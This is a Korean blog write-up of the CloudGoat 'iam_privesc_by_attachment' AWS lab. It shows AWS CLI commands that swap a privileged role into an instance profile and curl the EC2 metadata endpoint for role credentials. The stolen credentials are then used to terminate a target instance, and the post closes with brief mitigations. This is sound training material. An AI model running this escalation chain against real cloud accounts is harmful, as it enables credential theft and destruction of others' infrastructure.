반응형
문제 URL 경로

cloudgoat/cloudgoat/scenarios/aws/iam_privesc_by_attachment/README.md at master · RhinoSecurityLabs/cloudgoat
CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool - RhinoSecurityLabs/cloudgoat
github.com
문제 설명
1. 매우 제한적인 권한을 가진 IAM 사용자 Kerrigan으로 시작할 것
2. EC2 인스턴스를 생성하고 instance-profile-attachment를 이용하여 권한을 상승시킬 것
3. 생성한 EC2 인스턴스에 접근하여 Administrator 권한을 획득하여 "cg-super-critical-security-server" 서버를 삭제할 것
문제 풀이
1. 현재 권한 분석
# ---------- 1. 현재 권한 분석 ----------

### 현재 인스턴스 조회 ###
aws ec2 describe-instances \
	--profile kerrigan
{
    "Reservations": [
        {
            "ReservationId": "r-02b3b796eca066497",
            "OwnerId": "739275444311",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",

                    # 중간 생략 #

                    "InstanceId": "i-0e4373c105fa428e3"
                }
            ]
        }
    ]
}

### 역할 리스트 ###
aws iam list-roles \
	--profile kerrigan | grep cgid5n4scah1af
# --- 역할 1 --- #
"RoleName": "cg-ec2-meek-role-cgid5n4scah1af",
"Arn": "arn:aws:iam::739275444311:role/cg-ec2-meek-role-cgid5n4scah1af",
"Description": "CloudGoat cgid5n4scah1af EC2 Meek Role",
# --- 역할 2 --- #
"RoleName": "cg-ec2-mighty-role-cgid5n4scah1af",
"Arn": "arn:aws:iam::739275444311:role/cg-ec2-mighty-role-cgid5n4scah1af",
"Description": "CloudGoat cgid5n4scah1af EC2 Mighty Role",


### 인스턴스 프로파일 조회 ###
aws iam list-instance-profiles \
	--profile kerrigan
{
"InstanceProfiles": [
	{
		"Path": "/",
		"InstanceProfileName": "cg-ec2-meek-instance-profile-cgid5n4scah1af",
		"InstanceProfileId": "AIPA2YICACBLUSJDY2HTN",
		"Arn": "arn:aws:iam::739275444311:instance-profile/cg-ec2-meek-instance-profile-cgid5n4scah1af",
		"CreateDate": "2025-04-21T05:51:01+00:00",
		"Roles": [
			{
				"Path": "/",
				"RoleName": "cg-ec2-meek-role-cgid5n4scah1af",
				"RoleId": "AROA2YICACBL573QJBN24",
				"Arn": "arn:aws:iam::739275444311:role/cg-ec2-meek-role-cgid5n4scah1af",
				"CreateDate": "2025-04-21T05:51:00+00:00",
				"AssumeRolePolicyDocument": {
					"Version": "2012-10-17",
					"Statement": [
						{
							"Effect": "Allow",
							"Principal": {
								"Service": "ec2.amazonaws.com"
							},
							"Action": "sts:AssumeRole"
						}
					]
				}
			}
		]
	}
]
}
2. Key Pair 생성 및 인스턴스 프로파일 변경
# ---------- 2. Key Pair 생성 및 인스턴스 프로파일 변경 ----------


### Key pair 생성 ###
aws ec2 create-key-pair \
	--key-name MyKeyPair2 \
	--query KeyMaterial \
	--profile kerrigan \
	--output text > MyKeyPair2.pem


### 인스턴스 생성 ###
aws ec2 run-instances \
    --image-id ami-0655cec52acf2717b \
    --instance-type t2.micro \
    --key-name MyKeyPair2 \
	--subnet-id subnet-018433d538c36cb61 \
	--security-group-ids sg-032c2d69e47036e9c \
	--associate-public-ip-address \
	--profile kerrigan


### 인스턴스 프로파일 역할 제거 ###
aws iam remove-role-from-instance-profile \
    --instance-profile-name cg-ec2-meek-instance-profile-cgid5n4scah1af \
    --role-name cg-ec2-meek-role-cgid5n4scah1af \
	--profile kerrigan


### 인스턴스 프로파일 역할 추가 ###
aws iam add-role-to-instance-profile \
    --role-name cg-ec2-mighty-role-cgid5n4scah1af \
    --instance-profile-name cg-ec2-meek-instance-profile-cgid5n4scah1af \
	--profile kerrigan


### 인스턴스 프로파일 연결 ###
aws ec2 associate-iam-instance-profile \
	--instance-id i-01a2d7a214ece1324 \
	--iam-instance-profile Name=cg-ec2-meek-instance-profile-cgid5n4scah1af \
	--profile kerrigan
{
    "IamInstanceProfileAssociation": {
        "AssociationId": "iip-assoc-0d24a754b30a684d3",
        "InstanceId": "i-040bfd349489d0544",
        "IamInstanceProfile": {
            "Arn": "arn:aws:iam::739275444311:instance-profile/cg-ec2-meek-instance-profile-cgid5n4scah1af",
            "Id": "AIPA2YICACBLUSJDY2HTN"
        },
        "State": "associating"
    }
}
3. 생성한 인스턴스 접근 및 권한 탈취
# ---------- 3. 생성한 인스턴스 접근 및 권한 탈취 ----------

### 생성한 인스턴스 접속 ###
ssh -i MyKeyPair2.pem ubuntu@<EC2 Public IP>


### meta data 요청 ###
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-mighty-role-cgid5n4scah1af


### 역할 프로파일 생성 ###
aws configure set --profile mighty aws_access_key_id <aws_access_key_id>
aws configure set --profile mighty aws_secret_access_key <aws_secret_access_key>
aws configure set --profile mighty aws_session_token <aws_session_token>
4. 탈취한 권한으로 인스턴스 삭제
# ---------- 4. 탈취한 권한으로 인스턴스 삭제 ----------


### 역할에 붙은 Inline 정책 이름 확인 ###
aws iam list-attached-role-policies \
	--role-name cg-ec2-mighty-role-cgid5n4scah1af \
	--profile mighty
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-ec2-mighty-policy",
            "PolicyArn": "arn:aws:iam::739275444311:policy/cg-ec2-mighty-policy"
        }
    ]
}


### 정책 버전 상세 확인 ###
aws iam get-policy-version \
    --policy-arn arn:aws:iam::739275444311:policy/cg-ec2-mighty-policy \
    --version-id v1 \
    --profile mighty
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": "*",
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2025-04-21T05:50:59+00:00"
    }
}

### 현재 인스턴스 조회 ###
aws ec2 describe-instances \
	--profile mighty
{
	# 중간 생략 #
	"InstanceId": "i-0e4373c105fa428e3"
}

### 인스턴스 종료(Terminate) ###
aws ec2 terminate-instances \
	--instance-ids i-0e4373c105fa428e3 \
	--profile mighty
{
    "TerminatingInstances": [
        {
            "InstanceId": "i-0e4373c105fa428e3",
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}

보안 개선 방안
1. IAM 권한은 최소로 운영할 것
2. EC2 환경 설정값에 기밀정보 저장 금지
내용이 유용하셨다면 좋아요&댓글 부탁드립니다.
이 블로그를 이끌어갈 수 있는 강력한 힘입니다!
caul334@gmail.com
반응형
'IT > Cloud' 카테고리의 다른 글
| CloudGoat RDS_snapshot 풀이 — AWS RDS 스냅샷 권한 탈취 시나리오 분석 (0) | 2025.05.12 |
|---|---|
| CloudGoat ec2_ssrf 풀이 — SSRF로 EC2 메타데이터 탈취하는 공격 흐름 정리 (0) | 2025.05.09 |
| AWS Elastic Beanstalk 환경변수 탈취 실습 — CloudGoat beanstalk_secrets 풀이 (0) | 2025.04.15 |
| AWS 역할전환 sts AssumeRole 성립 조건 및 예외사항 (0) | 2025.04.14 |
| AWS Lambda 권한 탈취 실습 — CloudGoat vulnerable_lambda 풀이 (0) | 2025.04.11 |